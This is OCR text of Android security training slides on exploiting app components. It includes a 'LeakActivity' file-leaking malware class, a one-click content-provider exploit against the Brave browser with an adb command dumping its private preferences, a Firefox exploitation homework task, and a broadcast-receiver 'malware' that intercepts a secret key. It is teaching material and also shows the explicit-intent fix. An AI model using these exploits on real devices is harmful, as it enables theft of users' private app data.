
Activity.java | LeakActivity.java

```java
public class LeakActivity extends AppCompatActivity {
    TextView flag_data;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_leak);
        flag_data = (TextView) findViewById(R.id.textView);
        flag_data.setText(">>>Malware Data collection<<<\n");

        try {
            InputStream i = getContentResolver().openInputStream(getIntent().getData());
            String response = convertStreamToString(i);
            System.out.println("==========" + response);
            flag_data.append("\nLeaked Local Sandbox file:\n");
            flag_data.append("============================\n");
            flag_data.append(response + "\n");
            flag_data.append("============================\n");

        } catch (FileNotFoundException e) {
            e.printStackTrace();
        }
    }
```

Activity.java | LeakActivity.java

```java
    private String convertStreamToString(InputStream is) {
        BufferedReader reader = new BufferedReader(new InputStreamReader(is));
        StringBuilder sb = new StringBuilder();

        String line = null;
        try {
            while ((line = reader.readLine()) != null) {
                sb.append(line).append('\n');
            }
        } catch (IOException e) {
            e.printStackTrace();
        } finally {
            try {
                is.close();
            } catch (IOException e) {
                e.printStackTrace();
            }
        }
        return sb.toString();
    }
}
```

The Malware




Content Provider Code Execution
1 Click Exploit

- Chain the Content Provider vulnerability with the Browser to perform a 1 click remote Exploit

- Target - /home/mobile/Desktop/vulnapps/content_provider/brave_exploit/Brave.apk

- Exploit code - /home/mobile/Desktop/vulnapps/content_provider/brave_exploit/poc1.py

```
<provider xmlns:ns909="http://schemas.android.com/apk/res/
android" ns909:name="
org.chromium.chrome.browser.util.ChromeFileProvider" xmlns:
ns910="http://schemas.android.com/apk/res/android" ns910:
exported="false" xmlns:ns911="http://schemas.android.com/apk/
res/android" ns911:authorities="com.brave.browser.FileProvider
" xmlns:ns912="http://schemas.android.com/apk/res/android"
ns912:grantUriPermissions="true">
    <meta-data xmlns:ns913="http://schemas.android.com/apk/res
    /android" ns913:name="android.support.FILE_PROVIDER_PATHS"
     xmlns:ns914="http://schemas.android.com/apk/res/android"
    ns914:resource="@xml/
    0_resource_name_obfuscated_RES_2132213786"/>
</provider>
```




dns — dns@dns-mac — ~ — -zsh — 108×38

```
➜  ~  adb shell content read --uri content://com.brave.browser.FileProvider/root/data/data/com.brave.browser/shared_prefs/com.brave.browser_preferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="reached_code_profiler_group"></string>
    <int name="org.chromium.chrome.browser.webapps.extracted_dex_version" value="6" />
    <boolean name="ads_switch" value="false" />
    <boolean name="org.chromium.chrome.browser.tabmodel.TabPersistentStore.HAS_RUN_MULTI_INSTANCE_FILE_MIGRATION" value="true" />
    <boolean name="reached_code_profiler_enabled" value="false" />
    <int name="org.chromium.chrome.browser.webapps.last_sdk_version" value="29" />
    <boolean name="snapshot_database_removed" value="true" />
    <boolean name="immersive_ui_mode_enabled" value="false" />
    <boolean name="tab_group_android_enabled" value="false" />
    <int name="android_restore_status" value="5" />
    <boolean name="first_backup_done" value="true" />
    <int name="org.chromium.chrome.browser.tabmodel.TabPersistentStore.ACTIVE_TAB_ID" value="0" />
    <boolean name="incognito-shortcut-added" value="true" />
    <string name="private_dse_shortname">Google</string>
    <long name="com.google.android.apps.chrome.ChromeMobileApplication.BOOT_TIMESTAMP" value="1619997137000" />
    <boolean name="interest_feed_content_suggestions" value="false" />
    <boolean name="command_line_on_non_rooted_enabled" value="false" />
    <boolean name="first_run_tos_accepted" value="true" />
    <boolean name="network_service_warm_up_enabled" value="false" />
    <int name="browser_crash_success_upload" value="0" />
    <boolean name="service_manager_for_background_prefetch" value="false" />
    <set name="bts_cached_uma">
        <string>Android.BackgroundTaskScheduler.TaskCanceled:8:1</string>
        <string>Android.BackgroundTaskScheduler.TaskCreated.WithoutExpiration:1:1</string>
        <string>Android.BackgroundTaskScheduler.TaskScheduled.Success:1:1</string>
        <string>Android.BackgroundTaskScheduler.TaskStarted:1:1</string>
    </set>
    <int name="MainIntent.LaunchCount" value="1" />
    <long name="MainIntent.LaunchTimestamp" value="1620010557640" />
    <string name="org.chromium.chrome.browser.searchwidget.SEARCH_ENGINE_SHORTNAME">Google</string>
    <boolean name="start_surface_single_pane_enabled" value="false" />
```

Dinesh Shetty


Remote Exploit

Just visit the Link!



Remote Exploit - 2

Just visit the Link!



HOMEWORK

- TASK - Exploit the content provider vulnerability in FireFox to launch a 1 click remote exploit
- Target - Target - /home/mobile/Desktop/vulnapps/content_provider/firefox_exploit/Firefox.apk
- Exploit - /home/mobile/Desktop/vulnapps/content_provider/firefox_exploit/FirefoxExploit.py

Exploiting Android Components

- Activities
- Content Providers
- Broadcast Receivers
- Services

Android App Components – Broadcast Receivers

- Receives broadcast from various events
  - Eg: On receiving SMS messages
- Could be from the phone or another app
- Used by a lot of Malwares

Android App Components – Broadcast Receivers

- Sample SMS Broadcast Receiver and Parser
  - /home/mobile/Desktop/vulnapps/broadcast_recv_labs/SMSBroadcastReceiverAndroid.zip

- What described a Broadcast Receiver:
  - packageName - Name of the package
  - broadcastAction (receiverAction) - System event hooked by the application. The application responds to this action.
  - receiverName - Receiver called when a specific broadcastAction is received
  - additionalData/extra's information - Data sent along with the broadcast.

(1) packageName - Name of the package

AndroidManifest.xml

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <manifest xmlns:android="http://schemas.android.com/apk/res/android"
3      package="com.dns.broadcastreceivertest">
4
```

(2) broadcastAction and
(3) receiverName

AndroidManifest.xml

```
        <receiver android:name="com.dns.broadcastreceivertest.SMSreceiver"
            android:permission="android.permission.BROADCAST_SMS"
            android:exported="true">

            <intent-filter>
                <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
                <action android:name="theAlternateBroadcast"/>

            </intent-filter>

        </receiver>
    </application>

</manifest>
```

(4) additionalData/extra's information - Data sent along with the broadcast.

SMSreceiver.java

1) Receiver name from Manifest-file

```
public class SMSreceiver extends BroadcastReceiver {

    @Override
    public void onReceive(Context context, Intent intent) {

        Toast.makeText(context, text: "onReceive called", Toast.LENGTH_LONG).show();
```

2) Search for "onReceive" in the current receiver name

3) Look for the filtered action from Manifest-file

```
        if (intent.getAction().equals(Telephony.Sms.Intents.SMS_RECEIVED_ACTION)) {

            Bundle bundle = intent.getExtras();
            if (bundle != null) {
                Object[] pdus = (Object[])bundle.get("pdus");
                final SmsMessage[] messages = new SmsMessage[pdus.length];
                for (int i = 0; i < pdus.length; i++) {
                    messages[i] = SmsMessage.createFromPdu((byte[])pdus[i]);
                }
                if (messages.length > -1) {
                    Log.i(TAG, msg: "Message received: " + messages[0].getMessageBody());
                    Toast.makeText(context, text: "SMS Message = " + messages[0].getMessageBody(), Toast.LENGTH_LONG).show();
                }
            }
```

4) Data sent in the broadcast

Applying the knowledge…

- Now lets put this knowledge of Broadcast Receivers to test, and apply it to Target **/home/mobile/Desktop/vulnapps/broadcast_recv_labs/AndroidComponents.apk**
  - packageName - “com.dns.androidcomponents" from AndroidManifest.xml
  - broadcastAction (receiverAction) - “testBroadcastAction” from AndroidManifest.xml
  - receiverName - “MyAppReceiver” from AndroidManifest.xml
  - additionalData/extra’s information - String “secretKey” from “onReceive()” function inside the receiverName from AndroidManifest.xml

Search if the intent is Implicit or Explicit

```
Intent intent = new Intent();
intent.setAction("testBroadcastAction");
PackageManager packageManager = getPackageManager();

List<ResolveInfo> infos = packageManager.queryBroadcastReceivers(intent,  i: 0);
for (ResolveInfo info : infos) {
    ComponentName cn = new ComponentName(info.activityInfo.packageName,
            info.activityInfo.name);
    intent.setComponent(cn);
    intent.putExtra( name: "secretKey", value: "s3cur3m3k3y");
    sendBroadcast(intent);
}
```

Implicit Intent for action from AndroidManifest.xml

Transmitted Data

- Explicit Intent should have been used as shown below:

```
Intent intent = new Intent(getApplicationContext(),MyAppReceiver.class);
intent.setAction("testBroadcastAction");
```

Search if the intent is Implicit or Explicit

- When application uses implicit intents, it assumes only the trusted applications will be listening for the action

- What if we create a malware to listen for the action? Will that be hard?

The Malware Needs

- To create a malware that exploits this without any specific permissions you will need:
    - packageName
    - broadcastAction
    - receiverName
    - additionalData/extra’s information

The Malware


```
<receiver
    android:name="com.dns.dnsintentsnifferapp.MyReceiver2"
    android:enabled="true"
    android:exported="true">
    <intent-filter android:priority="1">
        <action android:name="testBroadcastAction" />
    </intent-filter>
</receiver>
```

```
public class MyReceiver2 extends BroadcastReceiver {

    @Override
    public void onReceive(Context context, Intent intent) {
        System.out.println("XXXXXXXXXXX\nMalicious onReceive, lets do this\nXXXXXXXXXX");

        String secretKey = intent.getStringExtra( name: "secretKey");



        try {
                System.out.println("secretKey malware:"+secretKey);


            Toast.makeText(context,  text: "The malware collected this information:\n\n secretKey = "+secretKey,
                    Toast.LENGTH_LONG).show();



            } catch (Exception e) {
                e.printStackTrace();
```

The Malware

MainActivity.java

